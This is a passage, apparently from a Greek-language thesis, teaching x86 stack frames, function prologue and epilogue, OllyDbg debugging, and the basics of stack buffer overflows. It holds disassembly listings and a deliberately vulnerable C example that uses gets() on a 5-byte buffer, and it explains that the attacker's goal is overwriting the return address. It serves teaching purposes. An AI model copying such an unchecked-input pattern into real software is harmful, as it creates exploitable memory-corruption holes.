
2.4.2. Η Κλήση της Συνάρτησης

Η κλήση συνάρτησης επιτρέπει στην συνάρτηση να πάρει τις τιμές των παραμέτρων της. Επιπλέον όταν η συνάρτηση τερματίσει, το πρόγραμμα μπορεί να συνεχίσει την εκτέλεσή του από εκεί ακριβώς όπου αρχικά το πρόγραμμα κάλεσε την συνάρτηση.

Βλέπουμε στα παρακάτω σχήματα με περισσότερες λεπτομέρειες την διαδικασία αυτή:



Εικόνα 6: Αποθήκευση παραμέτρων συνάρτησης στη στοίβα



Εικόνα 7: Ο EBP μπαίνει στη στοίβα και ο EIP δείχνει στην συνάρτηση

Μετά ακολουθεί ο prologue που όπως είδαμε παραπάνω, θα μετακινήσει τον EBP στον ESP και θα δεσμευθεί ο κατάλληλος χώρος για τις μεταβλητές μετακινώντας τον ESP.

Όταν είμαστε πλέον μέσα στην συνάρτηση οι παράμετροι και η διεύθυνση επιστροφής βρίσκονται πάνω από τον EBP. Ο παρακάτω κώδικας assembly για την z=0 της συνάρτησης, εξηγεί:

```
004012B0  |. MOV DWORD PTR SS:[EBP+C],0
```

Κώδικας 4: Οι παράμετροι και η διεύθυνση επιστροφής πάνω στον EBP

Σημαίνει βάλε τη τιμή 0 στην τοποθεσία μνήμης που βρίσκεται C (12)bytes πάνω από τον EBP Η z είναι η δεύτερη μεταβλητή της συνάρτησης και για να βρούμε τη θέση της υπολογίζουμε 4 bytes για τον sfp, 4 bytes για την πρώτη παράμετρο και 4 bytes για την δεύτερη.


2.4.3. Η επιστροφή

Όταν η συνάρτηση τελειώσει την εκτέλεσή της, θα πρέπει να αποδεσμευτεί και ο χώρος που χρησιμοποιήθηκε. Αν δεν γινόταν η αποδέσμευση, καταλαβαίνουμε ότι η μνήμη κάποια στιγμή θα γέμιζε εντελώς καθιστώντας αδύνατη τη συνέχεια του προγράμματος.

Για να γίνει η αποδέσμευση, θα πρέπει οι EBP και ESP καταχωρητές να επιστρέψουν στην αρχική τους κατάσταση, να δείχνουν εκεί που έδειχναν πριν την κλήση της συνάρτησης. Η αντιστροφή αυτή γίνεται από δύο εντολές:

- leave : ουσιαστικά εκτελεί τις εντολές MOV EBP, ESP και την POP EBP
- ret : δίνει τον έλεγχο πίσω στη συνάρτηση.

Η leave γίνεται μέσα στην συνάρτηση και σκοπός της είναι να καθαρίσει την στοίβα από τις παραμέτρους που χρησιμοποιήθηκαν από την συνάρτηση. Τα παρακάτω σχήματα περιγράφουν την διαδικασία αυτή:




Εικόνα 8: Η στοίβα πριν την εκτέλεση της leave

2.4.4. OllyDbg

Ο **OllyDbg** είναι debugger που θα χρησιμοποιήσουμε για την ανάλυση των buffer overflow exploits. Είναι ένα πολύ δυνατό εργαλείο με το οποίο μπορούμε να αναλύσουμε ένα εκτελέσιμο αρχείο, να παρακολουθήσουμε τις τιμές των καταχωρητών κατά την εκτέλεση του προγράμματος και να δούμε πως διαμορφώνεται η στοίβα στην πράξη.

Για τη περιγραφή της λειτουργίας του OllyDbg θα χρησιμοποιηθεί το απλό πρόγραμμα της προηγούμενης ενότητας και θα δούμε στην πράξη τις διαδικασίες που περιγράψαμε.

Ξεκινάμε φορτώνοντας το εκτελέσιμο αρχείο και βλέπουμε τα παρακάτω παράθυρα:



Εικόνα 9: Φόρτωση του εκτελέσιμου αρχείου στο OllyDbg

Υπάρχουν τέσσερα βασικά παράθυρα: το παράθυρο με τον κώδικα στο κέντρο, οι καταχωρητές πάνω δεξιά, το παράθυρο της στοίβας κάτω δεξιά και τέλος το παράθυρο μνήμης.

Η εκτέλεση βήμα με βήμα γίνεται με το F8, η είσοδος σε τμήματα κλήσης συνάρτησης (step into) με το F7 και με το F2 μπορούμε να εισάγουμε breakpoints.

Στο παράθυρο του κώδικα βλέπουμε τις εντολές assembly που αποτελούν το πρόγραμμά μας. Διακρίνουμε δύο κομμάτια που ξεκινάνε με την εντολή PUSH EBP και περιέχονται σε μια μεγάλη αγκύλη. Το πρώτο κομμάτι είναι η συνάρτηση και το δεύτερο η main(). Οι εντολές που μας ενδιαφέρουν είναι οι:

1. 004012E3 |. C745 FC 010000> **MOV DWORD PTR SS:[EBP-4],1 :** int x = 1;
2. 004012EA |. C74424 04 0300> **MOV DWORD PTR SS:[ESP+4],3 :** Πρώτη παράμετρος της συνάρτησης.
3. 004012F2 |. C70424 0200000> **MOV DWORD PTR SS:[ESP],2 :** Δεύτερη παράμετρος της συνάρτησης.
4. 004012F9 |. E8 92FFFFFF **CALL test1.00401290 :** Κλήση της συνάρτησης DummyFunction().
5. 004012FE |. C745 FC 040000> **MOV DWORD PTR SS:[EBP-4],4 :** x = 4;


Κώδικας 5: Εντολές assembly που αποτελούν το πρόγραμμά μας

και από την συνάρτηση :

1. 00401290 /$ 55 **PUSH EBP**
2. 00401291 |. 89E5 **MOV EBP,ESP**
3. 00401293 |. 83EC 28 **SUB ESP,28**
4. 00401296 |. A1 00304000 **MOV EAX,DWORD PTR DS:[403000]**
5. 0040129B |. 8945 E8 **MOV DWORD PTR SS:[EBP-18],EAX**
6. 0040129E |. 0FB705 0430400> **MOVZX EAX,WORD PTR DS:[403004]**
7. 004012A5 |. 66:8945 EC **MOV WORD PTR SS:[EBP-14],AX**
8. 004012A9 |. C745 E4 080000> **MOV DWORD PTR SS:[EBP-1C],8**
9. 004012B0 |. C745 0C 000000> **MOV DWORD PTR SS:[EBP+C],0**
10. 004012B7 |. C9 **LEAVE**
11. 004012B8 \. C3 **RETN**

Κώδικας 6: Εντολές assembly που αποτελούν τη συνάρτησή μας


Εκτελώντας εντολή-εντολή τον κώδικα μπορούμε στο παράθυρο των καταχωρητών να δούμε τις διάφορες τιμές που παίρνουν οι καταχωρητές κατά την εκτέλεση του προγράμματος. Στην εικόνα βλέπουμε για παράδειγμα τον EIP με τιμή την πρώτη γραμμή της main() και καταλαβαίνουμε έτσι πως η επόμενη εντολή εκτελεί το πρόγραμμά μας. Συνεχίζουμε γραμμή-γραμμή και εκτελούμε την κλήση συνάρτησης πηδώντας έτσι στην πρώτη γραμμή του κώδικα της συνάρτησης. Πριν την εκτέλεση του πρόλογου, παρατηρούμε τις τιμές των καταχωρητών:



Εικόνα 10: Οι τιμές των καταχωρητών στο OllyDbg

Βλέπουμε στην πράξη ότι αναλύσαμε παραπάνω. Ο ESP αυξήθηκε κατά 4 bytes και αποθηκεύτηκε σε αυτόν η διεύθυνση 004012FE η οποία δείχνει στην επόμενη εντολή από την εντολή κλήσης συνάρτησης που έγινε στην main. Σε αυτή τη διεύθυνση θα πρέπει να συνεχίσει το πρόγραμμα την εκτέλεσή του μετά το τέλος της συνάρτησης. Αυτή η διεύθυνση ονομάζεται διεύθυνση επιστροφής και κύριος σκοπός των επιθέσεων buffer overflow, είναι η αντικατάστασή της με σκοπό την αλλαγή της ροής του προγράμματος. Περισσότερα για αυτό θα δούμε στο επόμενο κεφάλαιο.

Συνεχίζοντας την εκτέλεση της συνάρτησης και αμέσως πριν την εκτέλεση της εντολής leave, βλέπουμε το πως διαμορφώνεται η στοίβα :



Εικόνα 11: Η στοίβα πριν την εκτέλεση της εντολής leave

3. Buffer Overflows

Τα Buffer Overflows είναι αποτέλεσμα προγραμματιστικών αστοχιών. Συμβαίνουν όταν αποθηκεύονται δεδομένα σε έναν buffer με μικρότερο μέγεθος από αυτό που χρειάζονται τα δεδομένα.

Οι buffers χωρίζονται σε δύο κατηγορίες, ανάλογα με το που βρίσκονται στη μνήμη και ανάλογα με τη συμπεριφορά τους. Οι buffer που βρίσκονται στη στοίβα ονομάζονται stack buffers και η μνήμη για αυτούς δεσμεύεται κατά τη διάρκεια εκτέλεσης του προγράμματος (run time). Αυτοί που αποθηκεύονται στο heap ονομάζονται heap buffers και χώρος για αυτούς δεσμεύεται κατά τη διαδικασία του φορτώματος του προγράμματος στην μνήμη. Οι buffers διαχωρίζονται επίσης και σε στατικούς με προκαθορισμένο μέγεθος και σε δυναμικούς που καθορίζονται από συναρτήσεις όπως η malloc και realloc.

Ανάλογα με το που βρίσκεται ο buffer, ακολουθούμε διαφορετικές μεθόδους για να προκαλέσουμε overflow. Η πιο συνηθισμένη κατηγορία είναι τα Stack Buffer Overflows με τα οποία θα ασχοληθούμε κυρίως στην διπλωματική αυτή. Η δεύτερη κατηγορία είναι τα Heap Buffer Overflows τα οποία είναι δυσκολότερα και απαιτούν περισσότερες γνώσεις. Αν και στη πράξη οι δύο κατηγορίες υλοποιούνται με εντελώς διαφορετικό τρόπο, η φιλοσοφία δε διαφέρει και πολύ.

Η ανίχνευση της υπερχείλισης ενός buffer επιτρέπει την δημιουργία ενός Buffer Overflow Exploit που έχει δύο βασικούς στόχους:

1. Ο πρώτος είναι η ενσωμάτωση του κώδικα επίθεσης στην μνήμη σε περιπτώσεις που ο κώδικας που επιθυμεί ο επιτιθέμενος να εκτελέσει, δε βρίσκεται στο text region.
2. Ο δεύτερος και σημαντικότερος είναι η αλλαγή της ροής του προγράμματος ώστε να εκτελεστεί το κομμάτι κώδικα που ο επιτιθέμενος επιθυμεί.

Παρακάτω θα δούμε αναλυτικά πως γίνεται μια τέτοια επίθεση.

3.1. Stack Buffer Overflows

Στη στοίβα προκαλείται υπερχείλιση όταν βάλουμε σε έναν buffer με προκαθορισμένο μέγεθος, ένα string που έχει αριθμό χαρακτήρων μεγαλύτερο από αυτόν που μπορεί να δεχθεί ο buffer. Αυτό πολλές φορές δε δημιουργεί σημαντικά προβλήματα και η εκτέλεση του προγράμματος δεν διαταράσσεται ενώ σε άλλες περιπτώσεις τα αποτελέσματα μπορεί να είναι καταστροφικά. Το πρόβλημα αυτό λύνεται εύκολα με το να κάνουμε έλεγχο ορίων κάθε φορά που διαχειριζόμαστε strings λαθώς γλώσσες όπως η C δεν κάνουν αυτόματα.

Για να καταλάβουμε το πόσο ευάλωτοι είναι οι buffers ας δούμε το πως συμβολίζονται στην γλώσσα C και το πως οργανώνονται στην μνήμη. Τα strings οριοθετούνται από έναν δείκτη στην διεύθυνση του πρώτου τους byte και ως τελευταίο χαρακτήρα εκλαμβάνουμε το NULL byte. Το μέγεθος της μνήμης που θα δεσμευτεί εξαρτάται από το πόσους χαρακτήρες έχει το string.

Στο παρακάτω σχήμα βλέπουμε δύο buffers στη στοίβα και το τι συμβαίνει όταν προσπαθήσουμε να αντιγράψουμε ένα string 10 χαρακτήρων σε έναν buffer με χώρο για οχτώ.

\0	x	i	f
\0	s	r	e
f	f	u	b

Αρχική δομή

\0	**\0**	k	c
a	t	s	h
s	a	m	s

Μετά το overflow

Εικόνα 12: Αναπαράσταση δομή ενός buffer πριν και μετά το overflow

Οι χαρακτήρες που περισσεύουν από το buffer πέφτουν στη περιοχή μνήμης που είχε αρχικά γραφτεί το πρώτο string με αποτέλεσμα την αντικατάσταση του (override).

Μια διαφορετική περίπτωση overflow που επιφέρει καταλυτικά αποτελέσματα και την κατάρρευση του προγράμματος είναι όταν τα επιπλέον δεδομένα γράφονται πάνω σε πληροφορίες που είναι απαραίτητες για την σωστή ροή του προγράμματος. Σε αυτή την

περίπτωση κατά την ροή του προγράμματος εμφανίζεται το μήνυμα Segmentation Fault και αυτήν προσπαθεί ο επιτιθέμενος να εκμεταλλευτεί ώστε να εκτελέσει τον δικό του κώδικα.


Ας δούμε τώρα τι συμβαίνει όταν γίνεται ένα buffer overflow με το παρακάτω πρόγραμμα που θα οδηγήσει το σύστημα σε σφάλμα.

```
#include <string.h>
void function()
{
    char buffer [5];
        printf ("- %p -\n", &buffer);
        gets (buffer);
}
 int main (int argc, char **argv)
{
    function();
    return 0;
}
```

Κώδικας 7: Παράδειγμα 2


Αυτό το πρόγραμμα είναι ευάλωτο σε buffer overflow σφάλματα καθώς χρησιμοποιεί την επικίνδυνη συνάρτηση **gets()**. Η συνάρτηση αυτή παίρνει τους χαρακτήρες που δίνονται ως είσοδο του προγράμματος από τον χρήστη, χωρίς να ελέγχει αν ο χώρος που δεσμεύτηκε για την αποθήκευσή τους είναι αρκετός. Επιπλέον στο πρόγραμμα δε χρησιμοποιούμε κάποιο κομμάτι κώδικα που θα έκανε έλεγχο στα όρια των δεδομένων που εισάγονται με αποτέλεσμα να οδηγηθούμε σε Segmentation Fault και τερματισμό του προγράμματος.

Ας δούμε τι γίνεται κατά την εκτέλεση:



